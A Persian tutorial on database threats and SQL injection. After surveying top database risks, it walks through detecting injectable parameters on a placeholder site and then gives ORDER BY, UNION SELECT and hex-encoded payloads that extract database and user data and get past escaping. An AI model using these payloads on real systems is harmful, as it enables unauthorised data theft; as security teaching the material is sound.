بنام خداوند بخشنده مهربان

موضوع:

امنیت پایگاه داده ها و تکنیک های تست و نفوذ روی انها

نویسنده:

Darklight(undercover)

Cs-Team.in

فهرست مطالب:

مقدمه:

همان طور که می دانیم یکی از مهم ترین اعضای یک برنامه کامپیوتری پایگاه داده ان است ویکی از قسمت های که معمولا هکر ها علاقه خاصی به نفوذ به ان دارند، پایگاه داده ان نرم افزار می باشد و دلیل ان بسیار ساده است زیرا پایگاه داده قلب تپنده نرم افزار است و دارای اطلاعات مهم مثل سوابق مشتریان یا اسناد محرمانه یک شرکت می باشد که دارای ارزش بالایی هستند.

حال به سراغ این می رویم که چرا پایگاه های داده دارای اسیب پذیرهای زیادی می باشند. بر اساس گزارش(International Data Corporation) IDCکمتر از ۵درصد از ۲۵میلیارد دلار در بخش ارائه محصول در سال ۲۰۱۵ صرف امنیت آنها شده است.

وقتی که یک هکر به یک پایگاه داده دسترسی پیدا می کند به راحتی می تواند اطلاعات را استخراج کند یا انها را خراب کند، به انها ضرر برساند و یا برای مقاصد دیگری از انها استفاده کندهمچنین علاوه بر ضرر مالی به اعتبار ان شرکت نیز خدشه وارد می شود.

در نتیجه باید با نگاهی دقیق به موضوع امنیت پایگاه داده ها رسیدگی شود که در این مقاله به بررسی خطرهای مهم در پایگاه داده ها می پردازیم و سپس به تکنیک های مختلف تست و نفوذ روی پایگاه داده ها اشاره می کنیم.

برخلاف تکنیک های نسبتا قدیمی مثل sql injection که به صورت کامل توضیح داده می شود ، به بررسی آسیب پذیری روی big dataها نیز به صورت مختصر پرداخته می شود گرچه ساختار انها(nosql)با ساختار sqlتفاوت دارد اما هنوز در انها حملات مشابه مثل تزریق فیلد های ورودی وجود دارد که باید انها را نیز مورد بررسی قرار داد.

در اینجا به برجسته ترین تهدیدات پایگاه داده ای می پردازیم که مهم ترین چیزی که عوض شده از سال ۲۰۱۳تا ۲۰۱۵ تغییر عنوان حملات sqlinjectionبه حملات input injectionمی باشد

Ranking	2015 Top Threats	2013 Top Threats
1	Excessive and Unused Privileges	Excessive and Unused Privileges
2	Privilege Abuse	Privilege Abuse
3	Input Injection	SQL Injection
4	Malware	Malware
5	Weak Audit Trail	Weak Audit Trail
6	Storage Media Exposure	Storage Media Exposure
7	Exploitation of Vulnerabilities and Misconfigured Databases	Exploitation of Vulnerabilities and Misconfigured Databases
8	Unmanaged Sensitive Data	Unmanaged Sensitive Data
9	Denial of Service	Denial of Service
10	Limited Security Expertise and Education	Limited Security Expertise and Education

که اساسا اهمیت مهم bigdataرا به ما نشان میدهد که از لحاظ امنیتی این نوع حملات روی bigdataها انجام می گیرد.

که با دانستن این حملات می توان بهترین روش های محافظت از داده ها و کاهش خطرات را دانست که به ترتیب به شرح انها می پردازیم:

Excessive and unused pricileges

این مورد مربوط به حملاتی است که به شخصی که یک شغل دارد از موقعیتش استفاده کرده و اطلاعات را مورد خطر قرار دهد مثلا یک کارمند بانک که با داشتن اطلاعات یک فرد که در پایگاه داده بانک است از انها سواستفاده کند یا مثلا وقتی که یک نفر از یک پست به پست دیگر منتقل می شود هنوز دسترسی هایی که در پست قبلی داشته را داشته باشد و از انها سو استفاده کند.

Privilege Abuse

این مورد مربوط به حملاتی است که فرد دارای یک دسترسی درست به یک سری داده ها می باشد ولی از ان داده ها برای اهداف نامناسبی استفاده کند .مثل فردی که به اطلاعات یک سری بیمار دسترسی دارد و بیاد از انها بکاپ تهیه کند و درموارد دیگری از انها استفاده کند.

Input Injection(Formerly Sql Injection)

در حالت کلی ۲نوع حملات تزریق در پایگاه داده وجود دارد:
نوع اول:در این نوع تزریق sqlاست که هدف ان معمولا سیستم پایگاه داده سنتی می باشد.
نوع دوم:تزریق nosqlاست که هدف ان پلتفرم های bigdata می باشد.
در این حملات اگر موفقیت امیز باشند هکر دسترسی کامل به پایگاه داده پیدا می کند و درنتیجه جزو حملات خطرناک محسوب میشود که در این خصوص به طور مفصل در ادامه مقاله توضیح داده میشود.

malware

یکی از روش های دیگری که هکر ها علاقه زیادی به ان دارند استفاده از بدافزار های می باشد که توسط راه های مختلف می توان این توع حملات را پیاده سازی کرد که مشهود ترین نوع حملات در این حوزه با استفاده از حملات فیشینگ می باشد که از این طریق می توان یک راه ارتباطی به تارگت مورد نظر داشته باشد.

Weak Audit Trail

در این نوع حملات مربوط به زمانی است که ذخیره اتوماتیک از تراکنش های پایگاه داده انجام نمی شود و عدم جمع آوری سوابق ممیزی دقیق فعالیت پایگاه داده، یک خطر جدی سازمانی در بسیاری از سطوح را نشان می دهد.

Storage Media Exposure

یکی از موارد مهم دیگر مربوط به بخش امنیت بکاپ فایل ها می باشد چه دسترسی فیزیکی و چه دسترسی انلاین از بکاپ ،به صورتی پیاده سازی نشده است که امنیت کامل را داشته باشد.مثلا فردی که دریک سازمان دارای دسترسی پایینی است ، به لحاظ فیزیکی می تواند به بکاپ اطلاعات دسترسی داشته باشد.

Exploitation of vulnerable,Misconfigured Databases

این نوع حملات مربوط به اسیب پذیری هایی می باشد که در ساختار پایه ای پایگاه داده ما وجود دارد، که معمولا شرکت ها و گروه هایی که ان پایگاه داده را توسعه می دهند درصورت اولین بروز خطا و یافتن اسیب پذیری برای ان وصله امنیتی می دهند اما شرکت ها و افرادی که از این پایگاه های داده استفاده می کنند به دلیل نداشتن دانش یا سهل انگاری و عدم اپدیت پایگاه داده خود دست هکر را برای اکسپلویت کردن اسیب پذیری باز گذاشته و باعث می شود هکر به راحتی دسترسی کامل به داده ها داشته باشد.

طبق گزارشی از شرکت امنیتی مرتبط با اراکل (IOUG)۳۶درصد از کاربرانی که از اراکل استفاده میکنند بعد از ۶ماه وصله های امنیتی مهم را نصب و سیستم را اپدیت می کنند و ۸ درصد از کاربران هرگز این کار را نمی کنند.

Unmanaged Sensitive Data

این نوع خطرات مربوط به این است که شرکت ها از داده های حساس خود درگذر زمان مراقبت نمی کنند و بعد از گذشت زمانی نسبتا طولانی انهارا فراموش کرده وبه دلیل اینکه فهرست بندی که مدیریت درستی روی انها انجام شده باشدوجودندارد امنیت این اطلاعات و پایگاه داده ها به خطر می افتد.

Danial of Service

این نوع حملات بسیار شایع می باشند مخصوصا زمانی که پایگاه داده ما جواب درخواست هارا از سرور می گیرددراین تکنیک یکی از تکنیک های رایج میان هکر های می باشد که در ان هکر با استفاده از تعداد زیادی درخواست که به سرور می فرستد باعث می شود که جواب درخواست ها برنگردد و برنامه هنگ کند و از کار بیفتد که این نتیجه تعداد درخواست های زیاد می باشد که باعث میشود CPUوMEMORYنتوانند به درستی کار کنند. انگیزه در حملات داس و دیداس اغلب

اخاذی و کلاه برداری میباشد و یا در تکنیک های جدید تست ونفوذ برای این است که ذهن کاربر را به این حملات جلب کند و در پشت قضیه هکر در حال پیاده سازی نوع دیگری از حملات باشد.

Limited Security Expertise And Education

نداشتن دانش کافی و اجرای نادرست سیاستهای امنیتی مناسب با توجه به رشد روز افزون داده ها یکی دیگر از تهدید های مهم امنیتی در این خصوص می باشد .بر اساس گزارش سازمان penemonدر سال ۲۰۱۴عامل اصلی نزدیک به ۳۰درصد از خرابی اطلاعات، عامل انسانی بوده است به عبارت دیگر غفلت یک کارمند باعث این خرابی ها شده است.

در این مقاله سعی شده به صورت مفصل به تکنیک های حملات sqlاشاره بشودکه به صورت عملی انهارا پیاده سازی می کنیم.

حملات تزریق اسکیوال چیست ؟

تزریق اسکیوال زمانی رخ می دهد که یک اپلیکیشن داده های فراهم شده توسط هکر را بدون اعتبار سنجی (که این اطلاعات معمولا از طریق وب فرم ها دریافت می شود) پردازش می کند . در نتیجه ورودی هکر که وارد اپلیکیشن شده به پایگاه داده سرور برای اجرا فرستاده می شود . در نتیجه آن تزریق اس کیو ال می تواند هکر را به دسترسی به محتوای پایگاه داده یا فرمان های ریموت در سیستم مجهز کند .

حملات تزریق اسکیوال بر روی چه اپلیکیشن هایی رخ می دهند ؟

به صورت تئوری تزریق اسکیوال در هر نوع اپلیکیشنی قابل رخ دادن است ولی این حمله معمولا در اپلیکیشن های وب رخ می دهد زیرا این اپلیکیشن ها در دسترس تر هستند .

برای درک بهتر این حملات لازم است اشنایی مختصری با دستورات sqlداشته باشیم که در ادامه به انها اشاره می کنیم.

حملات تزریق sql چگونه رخ می دهند ؟

در طی حملات تزریق اسکیوال کد مخرب وارد فیلد وب فرم یا کد وب سایت شده تا فرمان هایی را در سیسم سرور اجرا کند . به عنوان یک کاربر قانونی فقط از طریق وارد کردن کوئری به وب فرم می تواند دستورات اس کیو ال را در پایگاه داده سرور اجرا کنید . برای مثال یک فرمان دلخواه از سوی هکر می تواند خط فرمان را به منظور مشاهده لیست جداول پایگاه داده باز کند . جداول پایگاه داده نیز ممکن است حاوی اطلاعات حیاتی مثل اطلاعات کارت های اعتباری و یا رمزهای عبور باشد . به همین دلیل یکی از مسایل امنیتی که هنگام طراحی یک سایت امن به آنها اشاره می کنند , این است که حتما اطلاعات حیاتی و محرمانه ای را که در پایگاه داده ذخیره می کنید , مثل رمز عبور و یا شماره کارت های اعتباری را به صورت متن ساده یا همان plaintextذخیره نکنید

حتما این اطلاعات را به صورت هش شده و رمزنگاری شده در پایگاه داده ذخیره کنید , زیرا در این صورت اگر به هر دلیل هکر به این اطلاعات دسترسی پیدا کرد قادر به استفاده از آنها نباشد .

چند نکته که درباره حملات sql وجود دارد و معمولا به انها توجه نمی شود:

نکته ای که وجود دارد طراحان پایگاه داده و وب فکر می کنند فایروال می تواند جلوی حملات به وب سرور و پایگاه داده را به طور کامل بگیرند که فرضی اشتباه و خطرناک است.

نکته دوم:طراحان پایگاه داده و وب تصور می کنند که idsیا ipsکه به صورت مختصرمی توان گفت:سامانه ممانعت از نفوذIntrusion Prevention System یا همان IPS، نسخه‌ی تکامل‌یافته‌ی سامانه اکتشاف نفوذ Intrusion Detection Systemیا همان IDS است. در واقع IPS با قرار گرفتن در مسیر رفت و آمد داده‌ها، قادر است جلوی عبور داده‌های مشکوک یا مخرب را بگیرد، اما راه‌کار IDS تنها قادر است بر داده‌هایی که رد و بدل می‌شوند نظارت کند و در صورت شناسایی نقاط ضعف، اتفاقات مشکوک یا موارد مخرب را گزارش و هشدار دهداماتصور براین است که باعث میشوند جلو این نوع حملات به صورت کامل گرفته شود که این نیز فرضی اشتباه است.

نکته سوم:خیلی از افراد تصور میکنند که وقتی SSLدارند باعث می شود که جلو این حملات گرفته شوداما درصورتی که SSLفقط باعث می شود امنیت وب سرور و بروزر یوزر رعایت شود نه بیشتر!اما SSLبه هیچ عنوان مارا دربرابر حملات به سرور و اپلیکیشن محافظت نمی کند.به همین دلیل است که sslرا هکر ها دوست خوب خود می دانند چون درصورت وجود SSLکاربران و ادمین تصور می کنند که دربرابر حملات به صورت کامل امن هستند در صورتی که اصلا اینگونه نیست!

پس طبق گفته های بالا تنها راه محافظت دربرابر این حملات کدنویسی امن است که اپلیکیشن و پایگاه داده خود را طوری بنویسیم که دربرابر این حملات امن باشد.

ما در این مقاله سعی می کنیم به صورت عملی روش ها و تکنیک های Sql Injectionتوضیح بدهیم.

مقدمات Sql Injection

به صورت پیش فرض ما تعدادی یوزر داریم که می توانند به تعدادی پایگاه داده دسترسی داشته باشند و پایگاه داده ما دارای چندین جدول و جدول های ما دارای چندین سطر و ستون هستند.

برای مثال:

Dbase1			
Table Name :	table1		
column1	column2	column3	column4
row0_data1	row0_data2	row0_data3	row0_data4
row1_data1	row1_data2	row1_data3	row1_data4
row2_data1	row2_data2	row2_data3	row2_data4
row3_data1	row3_data2	row3_data3	row3_data4
row4_data1	row4_data2	row4_data3	row4_data4
Table Name :	students		
id	f_name	l_name	roll_no
1	Emily	watson	row0_data3
2	Deniel	Robertson	row1_data3
3	Albert	camus	row2_data3
4	camaline	bose	row3_data3
5	serah	semuel	row4_data3

جدول بالا موجود است.یک کوئری ساده این است که ما تمامی اطلاعات موجود در table1را برمی گردانیم با کوئری زیر:

```
select * from table1
```

که نتیجه ان به صورت زیر است:

column1	column2	column3	column4
row0_data1	row0_data2	row0_data3	row0_data4
row1_data1	row1_data2	row1_data3	row1_data4
row2_data1	row2_data2	row2_data3	row2_data4
row3_data1	row3_data2	row3_data3	row3_data4
row4_data1	row4_data2	row4_data3	row4_data4

برای مثال اگر فقط بخواهیم مقادیر ستون ۱ و ستون۲ را به ما نمایش دهد از دستور زیر استفاده میکنیم:

```
select column1,column2 from table1
```

که خروجی دستور زیر به شکل زیر می باشد:

column1	column2
row0_data1	row0_data2
row1_data1	row1_data2
row2_data1	row2_data2
row3_data1	row3_data2
row4_data1	row4_data2

سپس میخواهیم یک کوئری شرطی بنویسیم که فقط انهایی که **id=1** است را به ما برگرداند که کوئری ما به صورت زیر است:

```
Select * from students where id=1
```

خروجی دستور فوق به شکل زیر می باشد:

id	f_name	l_name	roll_no
1	Emily	watson	row0_data3

سپس یک کوئری شرطی دیگر می نویسیم که تمامی اطلاعات موجود در جدول **student** که نام انها برابر با **camaline** است را برگرداند که کوئری ما به صورت زیر است:

```
Select * from students where f_name='camaline'
```

و خروجی دستور به شکل زیر می باشد:

id	f_name	l_name	roll_no
4	camaline	bose	row3_data3

در قدم اول با چند ازمون خطا باید بدانیم که چه نوع کوئری روی پایگاه داده تارگت ما جواب می دهد برای مثال با زدن دستورات زیر می توان فهمید که که چه نوع کوئری روی پایگاه داده ما جواب می دهد.

```
select * from table_name where id='1'
select * from table_name where id="1"
select * from table_name where id=(1)
select * from table_name where id=('1')
select * from table_name where id=("1")
```

اگر تمامی کوئری بالا جواب دادند و جواب مشابه بود می فهمیم که کوئری ما فقط عدد می پذیرد اما اگر کوئری های زیر فقط جواب دادند:

```
select * from table_name where id='1'
select * from table_name where id="1"
select * from table_name where id=('1')
select * from table_name where id= ("1")
```

می فهمیم که کوئری ما رشته(string) می پذیرد.
قبل از اینکه بیشتر جلو برویم یک سری اطلاعات نیاز داریم که در جدول زیر اورده شده اند و به ما کمک می کنند تا فهم بیشتری در مطلب داشته باشیم.

Comment		Name
--	:	MySQL Linux Style
--+	:	MySQL Windows Style

#	:	Hash (URL encode while use)
--+-	:	SQL Comment
;%00	:	Null Byte
`	:	Backtick

در حملات sqliیا همان sql injection اولین چیزی که مهم است این است که ما باید تست کنیم ببینیم ایا پایگاه داده ما اسیب پذیر است یا خیر!؟

در اینجا ارور های متفاوت در پایگاه داده های متفاوت را می اوریم که مارا در راستای ادامه حملات کمک بسیاری می کند که حتی نوع پایگاه داده را نیز میتوان با استفاده از انها تشخیص داد برای مثال:

MySQL Error Style:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1
MSSQL ASPX Error:
Server Error in '/' Application
MSAccess (Apache PHP):
Fatal error: Uncaught exception 'com_exception' with message
Source: Microsoft JET Database Engine

MSAccesss (IIS ASP):
Microsoft JET Database Engine error '80040e14'

Oracle Error:
ORA-00933: SQL command not properly ended

ODBC Error:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)

PostgreSQL Error:

PSQLException: ERROR: unterminated quoted string at or near "'" Position: 1

or

Query failed: ERROR: syntax error at or near "'"at character 56 in /www/site/test.php on line 121

MS SQL Server: Error:

Microsoft SQL Native Client error %u201880040e14%u2019 Unclosed quotation mark after the character string

حال با استفاده از ازمون و خطا میایم و تست میکنیم که به ارور های بالا می خوریم یا خیر! تا بفهمیم که پایگاه داده ما اسیب پذیر است یا نه.

برای مثال ما میخواهیم بفهمیم که ایا اسیب پذیری در پایگاه داده وبسایت ما وجود دارد یا خیر؟در مثال زیر که یک ادرس فرضی می باشد:

"**http://fakesite.com/report.php?id=23**"

ما با استفاده از تکنیک های زیر می توانیم بفهمیم که ایا پایگاه داده ما اسیب بذیر است یا خیر!؟

Input		Reaction if its Intiger Based Injection
23'	:	It should cause error or no output
"	:	Should cause error or no output
23 or 1=1	:	Any Output should come but may be different output
23 and 1=1	:	Same output should come
23 and false	:	No output
23 and true	:	Same Output

23--+	:	Same output. I used --+ to comment, later i ll show how to know which one to use
23 and true--+	:	Same output

با تست کردن عبارت های فوق روی تارگت اگر به اروری برخوردیم یا صفحه خالی به ما نشان داده شد یا هر تغییر کوچکی که در محتوا سایت ما به وجود امد نشان دهنده ان است که پایگاه داده تارگت ما اسیب بذیر است.و برای مواردی که کوئری های ما از نوع **Single Qoute Based** باشد جدول زیر به ما کمک می کند که ایا پایگاه داده ما اسیب پذیر است یا خیر!؟

Input		Reaction if its Single Qoute Based Injection
23'	:	It should cause error or no output
23''	:	No error Same output
23' or '1'='1	:	Any Output should come but may be different output
23' and '1'='1	:	Same output should come
23' and false--+	:	No output
23' and true--+	:	Same Output

در صورتی که اپلیکیشن یکی از عکس العمل های بالا را انجام داد می توان فهمید که تزریق ما از نوع **single quote** است.

اما اگر طبق جدول زیر عمل کرد:

Input		Reaction if its Double Qoute Based Injection
23'	:	No error Same output
23"	:	>It should cause error or no output
23" or "1"="1	:	Any Output should come but may be different output
23" and "1"="1	:	Same output should come
23" and false--+	:	No output
23" and true--+	:	Same Output

می توان فهمید که تزریق کد ما از نوع **Double Qoute** می باشد.

حال اگر مثلا در کوئری مثال زیر:

```
select * from table_name where id = (23)
```

اپلیکیشن طبق جدول زیر عملکرد کرد:

Input		Reaction if its Intiger Based Bracket enclosed Injection
23'	:	It should cause error or no output
"	:	Should cause error or no output
23 or 1=1	:	Output should come but may be different output
23 and 1=1	:	Output should come but may be different output

23 and false	:	No output
23 and true	:	Same Output
23--+	:	Error or No output. Here you can understand that any Bracket is used
23)--+	:	Same output
23) and false--+	:	No output
23) and true--+	:	Same output

می توان فهمید که تزریق ما از نوع **Intiger type with bracket Query** است.

حال اگر در کوئری مثال زیر:

```
select * from table_name where id=('23')
```

اپلیکیشن طبق جدول زیر عمل کرد :

Input		Reaction if its bracket enclosed Single Quote based Injection
23'	:	It should cause error or no output
23''	:	No error Same output
23' or '1'='1	:	Any Output should come but may be different output
23' and '1'='1	:	Any Output should come but may be different output
23' and false--+	:	No output or error

23' and true--+	:	No output or error
23') and False--+	:	No output
23') and true--+	:	Same Output
23') or true--+	:	Output will come but may be different

bracket enclosed Single Quote based می توان دریافت که تزریق کد ما به صورت **input query** است.

در مثال اخر اگر خروجی ما در کوئری زیر:

select * from table_name where id= ("23")

طبق جدول زیر عمل کرد:

Input		Reaction if its bracket enclosed Double Quote based Injection
23'	:	No error Same output
23"	:	Error or No output
23" or "1"="1	:	Any Output should come but may be different output

23" and "1"="1	:	Any Output should come but may be different output
23" and false--+	:	No output or error
23" and true--+	:	No output or error
23") and False--+	:	No output
23") and true--+	:	Same Output
23") or true--+	:	Output will come but may be different

می توان فهمید که تزریق ما از نوع **bracket enclosed double Quote based input** **query** میباشد.

در ادامه می خواهیم یاد بگیریم **comment**ها در حملات **sqli**چه نقشی دارند و چگونه از انها استفاده می شود.برای مثال از فرم رایج زیر برای کامنت ها در **sqli**استفاده می شود:

Comment		Name
--	:	MySQL Linux Style
--+	:	MySQL Windows Style
#	:	Hash (URL encode while use)
--+-	:	SQL Comment
;%00	:	Null Byte
`	:	Backtick

در واقع ما بسته به نوع محیط و واکنش اپلیکیشن است که از عملگر های متفاوت کامنت استفاده می کنیم.به عنوان مثال اگه سیستم تارگت ما ازبه زبان phpنوشته شده است از کامنت (--)استفاده می کنیم.

به عنوان مثال در ادرس فرضی زیر:

"**http://fakesite.com/report.php?id=23**"

برای اینکه بخواهیم ببینیم از چه نوع کامنت گذاری باید استفاده کنیم جدول زیرکمک بسیاری به ما میکند:

Injection		If it gives same Output as 23 was giving then
http://fakesite.com/report.php?id=23--	:	Its intiger type injection and '--' can be used as comment
http://fakesite.com/report.php?id=23'--	:	Its Single quote type injection and '--' can be used as comment
http://fakesite.com/report.php?id=23"--	:	Its Double quote type injection and '--' can be used as comment
http://fakesite.com/report.php?id=23)--	:	Its intiger type with bracket injection and '--' can be used as comment
http://fakesite.com/report.php?id=23')--	:	Its Single quote with bracket type injection and '--' can be used as comment
http://fakesite.com/report.php?id=23")--	:	Its Double quote with bracket type injection and '--' can be used as comment

با عملیات ازمون و خطا و مطابق جدول فوق می توان به راحتی دریافت که از چه نوع کامنتی باید استفاده کنیم.

در کل ما برای عملیات تزریق **sql**در هر جا و هر اپلیکیشنی ۳قانون کلی داریم که عبارتند از :

1-Balance
2-Inject
3-Commenting


به عنوان مثال در **internal query** ما که به صورت زیر است:

"Select * from tablename where id"=('23')

ورودی بالانس ما برابر با ۲۳ می باشد.

در بخش **inject**نوع تزریق کد ما مشخص می شود.

و در بخش اخر نوع کامنت گذاری ما مشخص خواهد شد که به طور کلی با دیدن عکس زیر می توان مفهوم این۳ قانون را درک کرد:



در فاز بعدی می خواهیم بفهمیم که چگونه تعداد شماره ستون ها را پیدا کنیم. برای راحتی کار ابتدا مثالی در جدول زیر می زنیم که مفهوم انرا بهتر درک کنیم,فرض می کنیم جدول زیر را داریم:

Dbase1			
Table Name :	table1		
column1	column2	column3	column4
row0_data1	row0_data2	row0_data3	row0_data4
row1_data1	row1_data2	row1_data3	row1_data4
row2_data1	row2_data2	row2_data3	row2_data4
row3_data1	row3_data2	row3_data3	row3_data4
row4_data1	row4_data2	row4_data3	row4_data4
Table Name :	students		
id	f_name	l_name	roll_no
1	Emily	watson	row0_data3
2	Deniel	Robertson	row1_data3
3	Albert	camus	row2_data3
4	camaline	bose	row3_data3
5	serah	semuel	row4_data3

کوئری زیر را تست میکنیم :

Select f_name,l_name from students where id=1

به ما اسم و فامیل شخصی را میدهد که idان برابر با ۱ است که به شکل زیر می باشد:

f_name	l_name
Emily	watson

حالا میخواهیم با استفاده از union statementخروجی را تغییر دهیم، از unionبرای ترکیب چندین کوئری با هم در خروجی استفاده می شود.

به عنوان مثال یک عبارت union queryساده به شکل زیر می باشد:

Select f_name,l_name from students where id=1 union select f_name,l_name from students where id=2

که این کوئری خروجی دو کوئری نهفته در دل هم را باهم ترکیب می کند و در خروجی نمایش می دهد.

که خروجی به شکل زیر می باشد:

f_name	l_name
Emily	watson
Deniel	Robertson

نکته ای که در هنگام استفاده از عملیات پیوند زدن یا concationوجود دارد این است که unionتنها زمانی چند کوئری را باهم پیوند میزند که خروجی کوئری ها در تعداد ستون ها مشابه باشد به عنوان مثال در کوئری زیر:

Select f_name,l_name from students where id=1 union select 1,2

خروجی به شکل زیر می باشد:

f_name	l_name
Emily	watson
1	2

که مثلا می توان کوئری زیر را inject کرد :

Select f_name,l_name from students where id=1 union select 'hello','bye'

که خروجی کوئری فوق به شکل زیر می باشد:

f_name	l_name
Emily	watson
hello	bye

به عنوان مثال با استفاده از همین تکنیک می توان نام پایگاه داده و نام یوزر پایگاه داده را مشاهده کرد:

Select f_name,l_name from students where id=1 union select database(),user()

که خروجی ان به شکل زیر می باشد:

f_name	l_name
Emily	watson
fakedb1	fakeuser@localhost

یکی از نکاتی که باید به ان توجه کرد این است که اگر ما کوئری خود را به شکل زیر بنویسیم :

Select * from students where id=1 union select f_name,l_name from students where id=2

هیچ خروجی به ما نمایش داده نمی شود و خطا مشاهده می کنیم:

"The used SELECT statements have a different number of columns"

که این ارور به دلیل این است که در بخش اول کوئری ما تمامی ستون ها رو برمی گردانیم که تعدادشان ۴تا می باشد ولی در بخش دوم کوئری ، تنها نام و نام خانوادگی را بر می گردانیم که تعدادشان ۲تا می باشد پس به ارور خواهیم خورد!

از **union select**برای ترکیب خروجی واقعی با خروجی **inject**شده ما استفاده میشود.در نتیجه ما اینجا با این مشکل روبه رو خواهیم شد که می بایست تعداد ستون هارا بدانیم که با استفاده از عبارت کلیدی **order by** اینکار را انجام می دهیم .

ما با استفاده از این تکنیک که در جدول زیر امده است می توانیم تعداد سطر و ستون ها را پیدا کنیم:

Query		Output
select * from students order by 1	:	It will output all the rows and sort then by the first column which is id
select * from students order by 2	:	It will output all the rows and sort then by the second column which is f_name
select * from students order by 3	:	It will output all the rows and sort then by the third column which is l_name

select * from students order by 4	:	It will output all the rows and sort then by the forth column which is roll_no
select * from students order by 5	:	It will create an error "Unknown column '5' in 'order clause'"
select f_name,l_name from students order by 1	:	It will output all the rows and sort then by the first column which is f_name
select f_name,l_name from students order by 2	:	It will output all the rows and sort then by the second column which is l_name
select f_name,l_name from students order by 3	:	It will create an error "Unknown column '3' in 'order clause'"

با توجه به مثال بالا متوجه می شویم که تعداد ستون ها ۴ می باشد و تعداد سطر ها ۲ است که به راحتی با استفاده از این تکنیک قابل تشخیص می باشد.

حل می خواهیم سناریو خودمان را روی تارگت فرضی عملیاتی کنیم ، به عنوان مثال تارگت زیر موجود است:

" **http://fakesite.com/report.php?id=23**"

که ما با استفاده از تکنیک زیر نوع کوئری اسیب پذیر را مشخص می کنیم:

Query		Output
http://fakesite.com/report.php?id=23	:	Simple Output from Web-Application
http://fakesite.com/report.php?id=23'	:	Error "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1"

http://fakesite.com/report.php?id=23"	:	Error "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1"
http://fakesite.com/report.php?id=23 and true	:	while testing internal query if error comes with both single and double qoute then the internal query could be intiger based, so now testing for that. It Gives output
http://fakesite.com/report.php?id=23 and false	:	No Output

که با استفاده از تست های انجام شده و چیزهایی که تا اینجا اموختیم در می یا بیم که نوع کوئری ما **Intiger Based Query** می باشد.

حالا می خواهیم بدانیم که نوع کامنت گذاری از چه نوعی باید باشد:

Query		Output
http://fakesite.com/report.php?id=23`	:	Backtick type commenting (Error)
http://fakesite.com/report.php?id=23--	:	Error or no Output
http://fakesite.com/report.php?id=23--+	:	Same Output like 23 was giving
http://fakesite.com/report.php?id=23 or true--+	:	No error but some different output

تا اینجای کار ما می دانیم که نوع ورودی ما از نوع intigerاست و با سینگل کوتیشن یا دابل کوتیشن محصور نشده است.با توجه به خروجی های بالا می فهمیم که کامنت گذاری ما از نوع (+--)می باشد. در مرحله بعد ما می خواهیم با استفاده از دستور union بیایم و اطلاعات را از پایگاه داده استخراج کنیم برای اینکار باید تعداد ستون هارو بدانیم که با استفاده از تکنیک order byکه یادگرفتیم و با ازمون و خطا تعداد ستون ها رو پیدا می کنیم مثل جدول زیر:

URL Injection	Internal Query	Output
http://fakesite.com/report.php?id=23 order by 10--+	Select * from tablename where id=23 order by 10	Error (then reduce)
http://fakesite.com/report.php?id=23 order by 1--+	Select * from tablename where id=23 order by 1	Working (then increse)
http://fakesite.com/report.php?id=23 order by 5--+	Select * from tablename where id=23 order by 5	Working (then increase)
http://fakesite.com/report.php?id=23 order by 8--+	Select * from tablename where id=23 order by 8	Error (then reduce)
http://fakesite.com/report.php?id=23 order by 6--+	Select * from tablename where id=23 order by 6	Error (then reduce)

طبق جدول بالا در می یابیم که تعداد ستون های ما ۵تاست.سپس با استفاده از دستور union selectاین ۵ ستون رو بهم پیوست می دهیم و در خروجی نشان می دهیم:

http://fakesite.com/report.php?id=23 union select 1,2,3,4,5--+

که خروجی ان به شکل زیر است:

column1	column2	column3	column4	column5
anydata	anydata	anydata	anydata	anydata
1	2	3	4	5

در ادامه اگر چیزی در خروجی نمایش داده نشد ، دلیل ان محدود کردن کوئری ها توسط برنامه نویس می تواند باشد، ما می توانیم با استفاده از تکنیک های زیر انها را نمایش دهیم:

http://fakesite.com/report.php?id=23 and 0 union select 1,2,3,4,5--+

http://fakesite.com/report.php?id=23 and false union select 1,2,3,4,5--+

http://fakesite.com/report.php?id=-23 union select 1,2,3,4,5--+

http://fakesite.com/report.php?id=23000000 union select 1,2,3,4,5--+

http://fakesite.com/report.php?id=null union select 1,2,3,4,5--+

http://fakesite.com/report.php?id=23 && 0 union select 1,2,3,4,5--+

اگر ما از یکی از کوئری های بالا استفاده کنیم خروجی ان یک سطر می باشد که به صورت زیر است:

column1	column2	column3	column4	column5
1	2	3	4	5

که در نتیجه باید تمامی این ستون ها در صفحه وب ما نمایش داده شود اگر یک ستون خاص فقط نمایش داد شد مثلا ستون ۳ و مقدار ان مشخص شده بود یعنی گفته بود که این ستون ۳است که مشکلی نداریم اگه نگفته بود نتیجه می گیریم که برنامه نویس برای این بحث هم اکسپشن گذاشته است و ما برای بایپس (دور زدن) این محدودیت از دستور زیر استفاده می کنیم:

```
http://fakesite.com/report.php?id=-23 union select 'hello1','hello2','hello3','hello4','hello5'--+
```

با استفاده از این تکنیک ، به ستون ها مقدار می دهیم و سپس در سورس وب پیج نگاه می کنیم اگه مثلا hello1را دیدیم یعنی ستون اول پرینت شده و به همین ترتیب بقیه رو چک می کنیم.

اگر برنامه نویس از **mysql_real_escape_string**استفاده کرده باشد این تکنیک هم جوابگوی ما نیست و ما باید مقادیر داده شده را ابتدا به هگز تبدیل کنیم و سپس داخل کوئری خوب بگذاریم تا بتوانیم نتایج را ببینیم به صورت زیر:

```
http://fakesite.com/report.php?id=-23 union select 0x68656c6c6f31,0x68656c6c6f32,0x68656c6c6f33,0x68656c6c6f34,0x68656c6c6f35--+
```

